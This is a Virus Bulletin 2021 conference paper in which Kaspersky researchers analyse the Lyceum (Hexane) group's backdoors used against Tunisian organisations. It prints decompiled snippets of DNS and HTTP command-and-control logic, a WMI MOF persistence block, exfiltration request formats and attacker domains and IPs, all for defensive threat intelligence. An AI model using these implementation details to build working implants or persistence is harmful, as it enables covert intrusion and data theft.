VB2021
localhost

7 - 8 October, 2021 / vblocalhost.com

LYCEUM REBORN: COUNTERINTELLIGENCE IN THE MIDDLE EAST

Aseel Kayal, Mark Lechtik & Paul Rascagneres
Kaspersky, Israel

aseel.kayal@kaspersky.com
mark.lechtik@kaspersky.com
paul.rascagneres@kaspersky.com

ABSTRACT

The Lyceum group (also known as Hexane) is a little-known threat actor that was revealed in a handful of cases attacking high-profile targets in the Middle East and Africa. With activity dating back to as early as April 2018, the group has earned its notoriety by attacking telecommunications companies as well as critical systems in Middle Eastern oil and gas organizations. All the while it has kept a low profile, drawing little attention from security researchers.

During the past year we were able to reveal a new cluster of the group's activities in the Middle East. We learned that the group's latest endeavours are focused on going after entities within one country: Tunisia. The victims we observed were all high-profile Tunisian organizations, such as telecommunications or aviation companies. Based on the targeted industries, we assume that the attackers might have been interested in compromising such entities to track the movements and communications of individuals of interest to them.

Apart from showing seemingly new interest in formerly unknown targets, the group has also done a considerable amount of work to rebuild its toolset. Although Lyceum still prefers taking advantage of DNS tunnelling, as was the case in previous campaigns, it appears to have replaced its publicly documented .NET payload (often referred to as 'DanBot') with new C++ backdoors and a PowerShell script that serve the same purpose.

In this paper we will examine the group's new tools and their similarity to formerly known implants. Based on our understanding of these details, we will provide more insight into the group's connection to another known threat actor as well as our assessment of the operational motivation behind the observed intrusion set.

TECHNICAL DETAILS

Background

In 2019, *Secureworks* published a report [1] detailing the activity of a threat group it dubbed Lyceum, which is also referred to as Hexane. According to *Secureworks*, Lyceum targeted organizations in the energy and telecommunications sectors across the Middle East, and some of its tools included various PowerShell scripts, along with a .NET remote access trojan that can communicate with the C2 server over DNS or HTTP.

A PowerShell script (MD5: `94eac052ea0a196a4600e4ef6bec9de2`) submitted to *VirusTotal* in November 2020 helped us follow the more recent tracks of this threat group. The script is obfuscated and Base64-encoded, suggesting that it was perhaps trying to evade detection in a victim's environment. But after deobfuscating it, the resulting code shows many comments that were left by the attackers, detailing what the script does and even explaining the changes from previous versions. Some of the functions were also marked as obsolete, suggesting that this script is possibly a work in progress.

```
[Obsolete]
public static string SendDnsRequest(string Data, string CmdID, string PartNumber)
//Old----> random(5)+Hexed_cmdid(4)+Bid(4)+hexed_PartNumber(10)+Hexed_data
//New----> random(2)+Hexed_cmdid(4)+Bid(4)+PartNumber(5)+Hexed_data
{
```

Figure 1: Comments in PowerShell script.

The script supports communication with the C2 server over DNS and HTTP, in this case `mastertape[.]org`. It can receive the following commands back:

DNS command	HTTP command	Description
z	>	Runs a command on the infected system
x	<	Uploads a file
f	^	Downloads a file

For DNS communication, a random four-character identifier is created for the infected system, and saved in a file under the '`%APPDATA%\Microsoft`' directory. The script then sends an initial DNS request (shown in Figure 2) and the IP address that it returns is parsed, where each of its bytes is converted to a character.

```
[RandomStr][HexRandomStr][VictimID]000002A61.mastertape[.]org
```

Figure 2: Initial DNS request.

The first two characters of the parsed IP address are used in a consecutive similar DNS query, and this time around the returned IP address is parsed and split into two parts. The last character of the IP address is one of the three supported commands: 'z', 'x' or 'f', whereas the first three are the Base32-encoded number of the total DNS queries that have to be sent in order to receive the full message from the C2.

```
string PartNumber = SendDnsRequest(ToHex("*n"), ToHex(CmdID), ("00001"));
if (IsValid(PartNumber) && !string.IsNullOrEmpty(PartNumber))
{
    int Real_Part_Num = Convert_From_Base_To_Decim(PartNumber.Substring(0, 3), 32);
    string CmdType = PartNumber.Substring(3, 1);
```

Figure 3: Extracting the command type from the returned IP address.

Combining the results from those queries will eventually construct a command that the script executes on the system, a file that it writes, or the name of a file it then fetches and uploads to the C2 server.

```
[RandomStr][HexCommandID][VictimID]000002A6E.mastertape[.]org
[RandomStr][HexCommandID][VictimID]000012A6E.mastertape[.]org
[RandomStr][HexCommandID][VictimID]000022A6E.mastertape[.]org
```

Figure 4: Example of consecutive DNS requests used to get message parts from C2.

As for the HTTP communication, an initial POST request is sent to `mastertape[.]org/login.aspx`, and the host name of the infected machine is used as the unique victim ID. The response will contain one of the three supported HTTP commands: '>' for executing a command using cmd.exe, '<' for uploading a file after receiving its name from the C2, and '^' for downloading a file.

```
HttpID= Dns.GetHostName();
//HttpID = System.Security.Principal.WindowsIdenti

Request:
string response = SendHttpRequest("", "");

Proc:
string[] spt = response.Split('*');
string Type = spt[0].Substring(spt[0].Length - 1);
if (Type == ">")//command
{
```

Figure 5: Checking the command type in the HTTP response.

Malware implant

Pivoting on the C2 server used in the PowerShell scripts led us to several distinct implants written in C++ and used by the attackers concurrently against targets in Tunisia. Those were leveraged as general backdoors allowing the attacker to run arbitrary commands and download additional payloads to the victim machines, whereby messages exchanged between the C&C and the implant components used a custom protocol tunnelled through DNS or HTTP packets.

The bulk of samples that we observed could be split into two clusters, each demonstrating some variation in implementation and design. As it turns out, the samples within each cluster not only shared code and behaviour, but seem to have been derived from sources based in the same directories – e.g. one of the variants had most of its PDBs prefixed with 'c:\users\kernel' or 'c:\users\james', while the other used the prefix 'c:\kevin\projects'. Consequently, we refer to these variants as 'James' and 'Kevin'.

Deeper inspection of each cluster allowed us to outline some of the features that distinguish it from the other. For example, the 'James' variant was heavily based on the .NET malware referred to as 'DanBot' that was formerly described in use by the group. At the same time, the 'Kevin' variant seemed to introduce various changes in architecture and communication protocol. While we observed the actor using both variants circa June 2020, it seems as if 'Kevin' has become the major variant that is predominantly used as of December 2020.

All the variants share a similar operation model: a communication channel is used to drop files with commands to execute or instructions to modify the malware's configuration. The target path for the dropped command file may vary depending on the sample or variant. In turn, a thread is executed to interpret and handle these files, whereby it reads the file, replaces various keywords that denote malware-related paths on the system, executes the specified commands within it and creates a log file with its output or status code (e.g. 'ok', 'not', 'error').

The advantage in this model is that the execution logic is decoupled from the communication mechanism, allowing the attackers to easily change the network protocol while preserving the core of the malware. Consequently, we observed multiple samples that vary in C&C protocol, yet share the very same functionality for executing what's obtained from it.

In the following sections we will outline the major implementation characteristics of the 'Kevin' and 'James' variants, showing how they differ on the one hand, yet share a considerable amount of code with Lyceum's previously observed .NET malware that allows tracing their origins back to this group.

'Kevin' variant

The 'Kevin' variant seems to represent a new branch of development in the group's arsenal. Its first samples date back to June 2020 based on their compilation timestamps, and most carried a string signifying an internal version, 'v1.0.2'. As of December 2020, a new wave of samples from this variant emerged, now carrying the version 'v2.1.0.2'. We assess that the group shifts its focus on the usage of this variant, as it introduces changes in communication protocols and is mostly compiled for 64-bit systems, except for one 32-bit sample we detected.

The purpose of this variant is to facilitate a communication channel that passes arbitrary commands to be executed by the implant. To do this, the malware requests files that will be created in the file system and written with commands received from the server using a specified format. The contents of the file will be read and interpreted by the implant according to that format, where predefined keywords will be replaced with certain malware-related paths or used to update internal run-time configurations. In turn, the commands will be executed, issuing the response back to the server.

Before any communication takes place, the 'Kevin' variant may bootstrap and prepare the victim environment for its execution through a set of actions common to a lot of its samples. These include (and are not limited to) the following – and some samples may carry out only part of these actions:

- Hides the current window from the user using the 'ShowWindow' API function.
- Creates a mutex with a lower-case GUID value that is hard coded in the binary.
- Checks the arguments with which it was executed. It is mandatory that the first argument is equal to a version number (e.g. 'v1.0.2' or 'v2.1.0.2'). We assess that this could have been incorporated in order to avoid full execution of the malware functionality in sandboxed environments.

```
h_console_window = GetConsoleWindow();
ShowWindow(h_console_window, 6);
ShowWindow(h_console_window, 0);
if ( argc != 3 || (unsigned int)stricmp(argv[2], "v1.0.2") )
  return 0;
h_mutex = CreateMutexW(0i64, 0, L"9e9a6754-3c5f-6786-b6fe-da94c7ece7ba");
if ( GetLastError() == 183 )
  exit(0);
```

Figure 6: Argument check conducted by the implant, requiring the first argument to be equal to 'v1.0.2'.

The second argument is optional and appears only in some variants, such that if it's equal to 'persist' the malware will generate a MOF file with a random name and .tmpl extension that is, in turn, passed as an argument to 'mofcomp.exe'. This will cause the malware to persistently run once every 10,800 seconds.

```
instance of __EventFilter as $CMDLINEFILTER {
    EventNamespace = "root/CIMV2";
    Name = "UpdateCheckV2";
    Query = "SELECT * FROM __InstanceModificationEvent
    WITHIN 10800 WHERE TargetInstance ISA
    \"Win32_PerfFormattedData_PerfOS_System\"";
    QueryLanguage = "WQL";
};

instance of CommandLineEventConsumer as $CMDLINECONSUMER {
    Name = "UpdateCheckV2";
    CommandLineTemplate = "msmdcl.exe v2.1.0.2";
};
```

Figure 7: The contents of the MOF file written by the malware for persistent execution of it once every three hours.

- Creates a working directory typically based in the %TEMP% folder, but could also be created under '<root_drive>:\ProgramData\', '<root_drive>:\Users\Public\Libraries\' or '<root_drive>:\Windows\debug\WIA\' if the former can't be used for some reason. This directory contains up to four other subdirectories, three of which are prefixed with a random alphanumeric string and end with two characters (e.g. '9t', 'd3' ,'a2'). These directories have different purposes: some are used to host downloaded command files and their execution output results, while others store logs or other data to upload to the server. Another directory named 'tmp' is typically used to stage downloaded command files before copying them to another directory and executing them.

The working directory would also contain a configuration .ini file (e.g. 'int.ini') with a Base64-encoded string of various malware-related execution parameters delimited with the ';' character. For example:

```
.centosupdatecdn.com;000C291710A8;000C291710A8;42000;1700000;42000;1700000;;
```

While the structure of this configuration may vary slightly across samples, the parameters are mostly the same – a domain used for the communication channel (whichever that may be), a user ID derived from a MAC address of one of the adapters, and time intervals for sleep between communication attempts.

- In some variants, the malware also creates two files in the local directory:
  - A copy of the 'cmd.exe' image, which is renamed to a random name with a 'tmpl' extension. This image will be used to execute command lines during the malware's execution.
  - A randomly named .ini file containing a Base64-encoded list of paths vital to the malware's run. These default to the aforementioned working directory and the path to the local 'cmd.exe' copy.

The information exchanged between the server and the implant (i.e. the file metadata, commands and their output) can be passed only via one of the two channels – DNS or HTTP, depending on the sample itself. In other words, some 'Kevin' samples support communication only over DNS while others leverage HTTP instead. In the following sections we will lay out the behaviour of each of these protocols as evident in two different samples of the 'Kevin' variant.

'Kevin' DNS protocol

The protocol used to communicate over DNS constructs domains that are issued as part of either an A record or TXT type queries and conveys information to the server by embedding it within the domain itself. These domains are structured as follows:

```
CustomBase32( tm_sec || action_code || victim_ID ).CustomBase32(random_alphanumeric_string ||
data_argument || len(random_alphanumeric string)).<c2_domain>
```

As can be seen above, the domain in this variant is prepended with two levels of subdomains, each one conveying a different piece of information. The second level is responsible for passing an action code that signifies the purpose of the request and the first contains a data argument of that action. The victim ID is provided as a response from the server upon registration of the victim at the early stages of communication and the Base32 encoding algorithm makes use of the custom index '_l8vq1hwfs6yn9xuoiztapemjk7crgdb0'.

In turn, the IP addresses provided as responses for the DNS requests carry information that is interpreted by the implant. Such IPs are converted to ASCII strings, which may contain a control code for the malware or four-byte data chunks that are sent as a sequence to pass file metadata or content. Examples of the prominent control codes retrieved from the server are '#ex' (corresponds to the IP 35.101.120.32), 'y' (corresponds to the IP 121.32.32.32) and 'rem' (corresponds to the IP 114.101.109.32).

The following is an outline of the typical phases throughout a communication session with the server, specifying the action codes used in every step (marked as single letters from 'a' to 'h' and 'k' to 'm') as well as their corresponding data arguments:

- **Phase 1: Registration**
  - 'a' – the implant registers the victim with the C2 server by sending a bot ID as the data argument. The ID is constructed as the string <MAC>-<hostname>, where the former is retrieved by executing the command 'ipconfig /all' and searching for the data that comes after the first appearance of the string 'Physical Address. . . . . : ' in the output, and the latter is retrieved by taking the output of the command 'hostname'.

```
std::string::assign(&s_ipconfig_all, "ipconfig /all", 0xDui64);
execute_commad_line(&command_line_output, &s_ipconfig_all);
c_command_line_output = &command_line_output;
if ( command_line_output._Myres >= 0x10ui64 )
  c_command_line_output = *command_line_output.Buf;
std::_Traits_find<std::char_traits<char>>(
  c_command_line_output,
  command_line_output._Mysize,
  0i64,
  "Physical Address. . . . . : ",
  36i64);
```

Figure 8: Malware code used to resolve the victim's hostname and use it during registration with the C&C.

- **Phase 2: Listening for commands**
  - 'c' – at this point the implant repeatedly beacons the C2 server with messages that carry the string 'pulse' as their data argument. It will keep doing so as long as it receives 'y' responses. As soon as a response with a numeric value (signifying the size of the file that will be sent later on) is received, the implant moves on to the next stage.

- **Phase 3: Command file receipt and execution**
  - 'g' – this action can be divided into two parts: in the first the implant receives a file name, and in the second it obtains the file's contents. For the first part, the malware issues 'g' action requests to the server with the data argument set to a counter that decreases starting from -1 with each request. The server responds to these requests with IP addresses that carry the name of the file, until it responds with '#ex'. If the file does not exist at this point, the malware creates it in a directory designated for it.

    Next, the malware starts issuing 'g' action requests with an increasing counter where each response carries four bytes of the file contents, which are in turn written to the generated file. The requests are sent until the counter reaches the value of the formerly received file size divided by 4.
  - 'h' – this message is sent as a form of acknowledgement that all file chunks have successfully been retrieved by the implant. Following this the file is parsed such that various keywords within commands are replaced with malware-specific paths on the infected machine, allowing the malware to execute the commands and write their output to a separate file.
- **Phase 4: Output exfiltration**
  - 'd' – if an output file was generated in the previous phase, its name and size will be sent as a single string of the form 'filename;filesize' in the data argument field of the request.
  - 'b' – sent upon a non-null response to a 'd' action request, signifying the initiation of a session in which the contents of the output file will be sent over DNS requests.
  - 'e' – these requests are sent in sequence as part of the output upload session where each one holds a custom Base32-encoded chunk of the output file as the data argument. Each chunk read from the file is of 27 characters length or less (for the last chunk).
  - 'f' – signifies the last DNS request sent as part of the 'e' output upload session.
- **Phase 5: Domain update**
  - 'm' – beacon message that indicates the initial C&C server has been used for a long time with no response. This phase is entered if the malware has issued more than 10 'a' (identification) or 'c' (pulse) requests that have not been responded to and if either two hours have passed since the beginning of execution or the current date is one day or more past the initial execution date.

```
current_time = w_time64();
current_localtime = j__localtime64(&current_time);
if ( g_unresponded_a_or_c_request_count > 10
  && (current_localtime->tm_hour >= _start_localtime->tm_hour + 2
   || current_localtime->tm_mday > start_localtime->tm_mday) )
{
```

Figure 9: Conditions checked before shifting the malware to the domain update phase.

  - 'k' – at this point a hard-coded fallback domain is assigned for further DNS requests and the implant reaches out to it to request a possible new domain for communication. An '#ex' response would signify that the server contains a domain update and will subsequently issue it to the implant.
  - 'l' – sent as a sequence of requests with an increasing counter as the data argument, where each response is appended to a string that will result in a new domain to use for further communication. A 'y' response signifies the end of the update session.

It's worth noting that the DNS queries are performed by executing the 'nslookup' command with the following pattern:

```
nslookup_cmdline = std::string::strcat(&cmd_line, "cmd /c nslookup -retry=2 -type=", _request_type);
```

Figure 10: Command line used to issue a DNS query to the server.

This choice could be made to avoid detection based on usage of DNS API calls in *Windows* that are monitored by some security products. That said, the multiple executions of nslookup are noisy nonetheless and leave a significant footprint for detection.

'Kevin' HTTP protocol

Some 'Kevin' samples are shipped with a communication channel that exchanges information with the C&C as part of seemingly benign HTTP traffic. Much like its DNS counterpart, this variant is intended to obtain a command file from responses to HTTP GET requests issued to the server. The command file is written to disk, processed and executed, later having its output read from the file system by another thread and reported to the C&C through separate HTTP POST requests.

The GET requests sent to the server carry three parameters in their URLs, as outlined in the following structure:

```
http://<c2_domain>/?kind=action_code&serv=Base64(victim_id)&name=Base64(data_param)
```

The names used for these parameters are chosen from three schemes specified in the table below, one of which is chosen at random at the beginning of execution. This is likely done to diversify the strings used in the resulting URLs, thus allowing them to not stand out and blend in better with the bulk of other traffic in the system.

Action code	Victim ID	Action data
'kind'	'serv'	'name'
'pt'	'pi'	'pp'
'proto '	'index'	'title'

As an additional measure to lower the signal-to-noise ratio of the malware's traffic, each request carrying actual data is succeeded by a sequence of dummy requests to hard-coded URL paths chosen from a vector object generated at the beginning of execution. The responses to these requests contain benign content that is not used in any way by the malware itself. Examples of such paths are: `css/icon.css?family=Material+Icons`, `css/materialize.css`, `css/style.css`, `js/jquery-2.1.1.min.js`, `js/jquery-2.1.1.min.js`, `js/init.js`, `img/background1.jpg`, `img/background2.jpg` and `img/background3.jpg`, `img/logo.jpg`.

The response from the server for each GET request carrying data to the C&C is a legitimate page that embodies a section towards its end with special HTML tags interpreted as response parameters. The values within these tags (names appear in the list below) are used to convey the following information:

- **sname** – Base64-encoded list of file names delimited with the ';' character. Depending on the structure of the file name and contents of other arguments a different action can be conducted with regards to it.
- **sparam** – not used.
- **svalue** – Base64-encoded list of data strings delimited with the ';' character that get written to the 'tmp' folder under the malware's working directory with a corresponding name specified in the 'sname' tag.
- **st** – optional value that can contain the keyword 'up', used to trigger a particular behaviour by the malware which will be described later on.

The format of such a section would then be:

```
<sname id="lblName">Base64(filename_list)</sname><sparam id="lblParam"></sparam><svalue
id="lblValue">Base64(file_data_list)</svalue><st id="lblt"></st>
```

As already mentioned, this data is part of an actual page source that was constructed by the attackers to mimic a benign website. This site pretends to correspond to an entity named 'Digital Marketing Agency', which provides consulting and development services in the area of online marketing to customers in various industries around the world. This seems to be further evidence that the attackers are investing a significant amount of effort into concealing the malware-related data inside what appears to be otherwise legitimate content, thus potentially evading detection by both analysts and security products.



Figure 11: Contents of the web page retrieved as part of the HTTP protocol in the 'Kevin' variant.

A typical HTTP communication session of the 'Kevin' variant resembles that described for its DNS counterpart, whereby both follow similar steps to obtain commands or update information from the C&C. The malware initiates two threads – one for issuing HTTP GET requests to the server used to obtain commands and execute them, and another for picking up execution outputs from files under one of the folders in the malware's working directory and issuing its contents back to the server using a sequence of HTTP POST requests. The following is a typical flow of communication between the implant and the C&C server with a specification of action codes and their meaning:

- **'2' – Registration and request for commands**: this message is sent periodically by the malware to beacon the C&C server and convey data that identifies the victim machine to it. This data is passed in the third parameter of the URL GET request. However, instead of using the naming scheme outlined above (e.g. using the parameter string 'name', 'pp' or 'title'), this parameter is named 'info' and contains a string with the structure: `Base64(malware_path#pid##does_working_directory_exist#2.1)`. In, turn the server responds with the aforementioned parameters and the malware decides how to proceed based on the following check:
  - If 'svalue' is '0', the malware does nothing and sleeps for a preconfigured interval (internally referred to as 'htik'), which equals to 1,700,000 ms (~28 minutes) by default.
  - Otherwise, the data of 'svalue' is decoded using Base64 and written to a file under the 'tmp' folder in the malware's working directory with a name specified in 'sname'.
- **'4' – File creation acknowledgement**: for each file successfully created under the 'tmp' directory as a result of the former '2' action request, the malware will notify the server by assigning the action data parameter with the Base64-encoded name of the created file.
- **'7' – Command execution response**: if the formerly created file name is prefixed with '9R-' its contents will be decoded with Base64 twice, i.e. the value obtained by the malware is a result of `Base64Decode(Base64Decode(svalue_data)`. The corresponding file will be deleted from the 'tmp' directory and the decoded file data will be executed as a command line passed to 'cmd.exe'. The malware will notify the server on the successful execution of the command along with its output by issuing the value `Base64(9R_prefixed_filename#command_output)` as the action data parameter of the request.
- **'3' – Command file execution output report**: if the formerly created file name is prefixed with '7T-' and has a .bin extension it will instead be copied from the 'tmp' folder to another folder under the malware's work directory (in the analysed sample it is the directory with the '9t' suffix). Subsequently, it will be used as a command file, whereby its execution result will be issued as the body of HTTP POST requests using this command code (without a third data argument in the URL itself, as used in the GET requests).

  The POST requests will be split into multiple chunks, separated by the string '------myfile--' at the beginning of each header. An identical scheme was used to construct the headers of POST requests with the same purpose in the 'James' variant.

Recent 'Kevin' Variant

```
sprintf(
  s_headers,
  "------myfile\r\n"
  "Content-Disposition: form-data;name=\"%s\"; filename=\"%s\"\r\n"
  "Content-Type: application/octet-stream\r\n"
  "\r\n",
  name->Buf,
  filename->Buf);
```

'James' Variant

```
sprintf(
  s_headers,
  "------myfile\r\n"
  "Content-Disposition: form-data;name=\"%s\"; filename=\"%s\"\r\n"
  "Content-Type: application/octet-stream\r\n"
  "\r\n",
  name->_Buf_or_Ptr,
  filename->_Buf_or_Ptr);
```

Figure 12: Comparison of headers used to issue a file in the 'Kevin' and 'James' variants, both using the same separator string and overall structure.

The command file mentioned above contains command lines for execution by 'cmd.exe' or updated values to specific malware configuration parameters. The following flow is used when parsing this file:

- If the 'htik=' string is found in the file its value will update the sleep interval between '2' action code requests. Similar to this, a string called 'dtik=' is sought and updates a field in the configuration file ('int.ini'), however it doesn't seem to be used by the malware.

- The malware looks for the sequence '!@#' to handle any other configuration update or command. If the sequence is not found the file will not be executed.
- The string '!@#sethome=' is sought and its value is used to update the contents of the .ini configuration file that resides in the same directory as the malware binary, originally containing the path to the malware's work directory and path of a local copy of 'cmd.exe' that is used for command execution.
- The strings '*B@', '*D@', '*U@', '*DD@' and'*EX@' are sought and replaced with paths in the malware's work directory. The same replacement logic was seen in other variants of the malware, including the .NET version formerly used by the group and described in other reports [2] in the past.

  The resulting string will be interpreted as a 'cmd.exe' command line and executed, having the result written back to the same file.

Old .NET Variant (aka 'DanBot')

```
Command = Command.Replace("\"*D@\"", ((type == 1) ?
  Settings.PathDownload_Dns : Settings.PathDownload) + "\\");
Command = Command.Replace("\"*U@\"", ((type == 1) ?
  Settings.PathUpload_Dns : Settings.PathUpload) + "\\");
Command = Command.Replace("\"*BOT@\"", Application.StartupPath + "\\");
Command = Command.Replace("\"*DLL@\"", Settings.PathDll + "\\");
```

Recent 'Kevin' Variant

```
malware_directory1 db '"*B@"',0
                   align 8
malware_directory2 db '"*D@"',0
                   align 20h
malware_directory3 db '"*U@"',0
                   align 8
malware_directory4 db '"*DD@"',0
                   align 10h
malware_directory5 db '"*EX@"',0
```

Figure 13: Comparison between the 'Kevin' variant and the .NET malware formerly used by the group, both using similar marker strings that are replaced with malware-related paths in the command file.

- **'5' – Domain update request #1**: similar to a functionality seen in the 'Kevin' DNS variant, if more than 10 requests of action '2' are not responded to and more than two hours or one day have passed, the malware will attempt to request the current C&C for a domain update. In this case, the third parameter in the issued URL will be set to the value `Base64(x<random_alphanum_string>)`.
- **'6' – Domain update request #2**: if three domain update requests are not responded to, the malware will issue an update request to a fallback C&C hard-coded in the binary.

There are a few general notes worth mentioning with regard to this variant:

- If a file named 'helperh.ini' exists in a particular directory (one with a 'd3' suffix for the given sample) the malware will not conduct any communication and will keep entering sleep intervals until the file is removed.
- Each HTTP request is preceded with an attempt to read proxy-related information (e.g. server name, port and credentials) from a file named 'updatep.ini' in the 'tmp' directory. Since no other logic exists to create this file in the malware, it is assumed that it has to be created by the attacker and placed in that directory.
- The older .NET variant used a hard-coded User-Agent field that had typos uniquely identifying it. This issue was tackled in the current variant and this string is now built during run-time with accordance to the OS version on the victim machine.

```
windows_version = (g_windows_versions_vector._Myfirst + 32 * get_os_version_vector_index());
if ( windows_version->_Myres >= 0x10ui64 )
  windows_version = *windows_version->Buf;
sprintf_s(
  user_agent_buffer,
  0xC8ui64,
  "Mozilla/5 (%s) %s %s %s",
  windows_version->Buf,
  "AppleWebKit/530.5",
  "(KHTML, like Gecko)",
  "Chrome/4.0.201.1 Safari/532.0");
```

Figure 14: A run-time generated User-Agent string in the 'Kevin' HTTP variant.

'Kevin' offline variant

Another 'Kevin' variant that we identified is one that does not contain any mechanism for network communication. In the cases we observed, it was executed with the 'persist' keyword as its second command-line argument. To use this variant, the operator needs to drop command files with the naming convention '7t-*.xml' in a folder under the malware's work directory. It is not clear how the execution output ought to be picked up though.

It is interesting to note that the underlying command file execution mechanism is the same as in other 'Kevin' variants, but the sample simply lacks the communication functionality. Moreover, the network configuration features in the command file are not removed, showing that the developers likely derived this variant from the other ones that we already described, and used it to accommodate a specific scenario in the attacked network.

Unfortunately, we don't have sufficient evidence to explain the purpose of this variant. As such, and considering all the above, we assess with medium confidence that it was intended to be dropped on systems without Internet connection.

'James' variant

Besides the 'Kevin' variant and its derivatives, we observed another C++ based implant that we dubbed 'James', based on a PDB path that is used in its samples. As opposed to 'Kevin' implants, it supports both HTTP and DNS exfiltration in a single binary. It accepts only one argument in its command line and all of its samples are 32-bit ones. Furthermore, its DNS queries are performed by using the DnsQuery_A() API instead of executing a subprocess of the 'nslookup' utility:

```
DnsQuery_A(domain_to_query->_Buf_or_Ptr, DNS_TYPE_A, 0, 0, &result_dns_record, 0);
if ( result_dns_record )
{
  sprintf(
    s_ip_address,
    "%d.%d.%d.%d",
    LOBYTE(result_dns_record->Data.A.IpAddress),
    BYTE1(result_dns_record->Data.A.IpAddress),
    BYTE2(result_dns_record->Data.A.IpAddress),
    HIBYTE(result_dns_record->Data.A.IpAddress));
  std::string::string(&c_s_ip_address, s_ip_address);
```

Figure 15: Usage of the 'DnsQuery_A' API instead of the nslookup.exe utility in the 'James' variant.

The structure of the domains conveying information passed from the implant is the following, whereby a custom Base32 with the dictionary '84leq1sdfh3ym0cuoiagzkvnjp2xrtwb' is used to encode the subdomain (a similar algorithm to the one observed in the 'Kevin' DNS variant):

```
CustomBase32(<random>*<time><action><botid>).<c2_domain>
```

The communication protocol is almost identical to the one observed in the former .NET variant of the malware and described in a blog post by *CyberX* [2]. The authors introduced a few changes, such as replacing the underscore separator in the subdomain with a '*' character and sending the hostname of the infected system in an action '2' request instead of the victim's IP.

Like the 'Kevin' HTTP variant, the HTTP protocol used in this variant also reads data embodied within pages retrieved by the implant. The malware contacts one of the following .aspx pages at random: contact.aspx, Default.aspx, preview.aspx or team.aspx, reads the action to execute between the '<h7>' and '<h6>' tags and interprets it based on the following pattern:

```
<h7>base64(filename.d);base64(command_to_be_executed)<h6>
```

The malware will create the 'filename.d' file within one of the folders in its work directory and write the decoded command to it. Following its execution, the output of the command will be stored in a gzip compressed form in the same file.

Infrastructure

The domains used in this attack attempt to impersonate known services, and include keywords such as 'windows', 'cloud' or 'cdn' to appear legitimate, such as `dnscloudservice[.]com`, `windowsupdatecdn[.]com` and `updatecdn[.]net`. They also have their own nameservers, allowing the attackers to control the responses for DNS queries, and send back custom records that the malware can then parse.

Some of the older domains have WHOIS records showing that they were registered with *ProtonMail* email addresses and pseudonyms such as 'Paul Lava' or 'Matt Lava'. The name 'Matt' was also referenced in one of the PDB paths from the .NET samples back in 2019: '`C:\Users\Matt\Desktop\source\New\DanBot\AdobeReport\obj\Debug\AdobeReport.pdb`'.

```
Registrant Name: paul lava
Registrant Organization:
Registrant Street: 914 3rd Ave
Registrant City: New York
Registrant State/Province: NY
Registrant Postal Code: 10022
Registrant Country: US
Registrant Phone: +1.7147233172
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: gamerboy1960@protonmail.com
```

```
Registrant Name: matt lava
Registrant Organization:
Registrant Street: 101 Marais St
Registrant City: New Orleans
Registrant State/Province: LA
Registrant Postal Code: 70112
Registrant Country: US
Registrant Phone: +1.5045933968
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: matt2010@protonmail.com
```

Figure 16: WHOIS records of malicious domains.

While most of the associated domains follow the same naming pattern, a more recent one masquerades as the University of Cape Town in South Africa: `uctpostgraduate[.]com`. This is not the first reference to South Africa in Lyceum's activity, as one of the early indicators covered by *Secureworks* used the South African ccTLD: `cybersecnet.co[.]za`. During our investigation, however, we found no evidence of Lyceum targeting South African entities.

There were additional overlaps between the previous Lyceum activity and the current one we discovered. For example, the IP address `185.243.115[.]16` is associated with some of the domains seen in the previous wave of attacks, such as `web-traffic[.]info`, as well as newer ones from the C++ backdoors. Moreover, it is part of the same netblock as `185.243.115[.]157`, the IP address that `mastertape[.]org` resolves to.

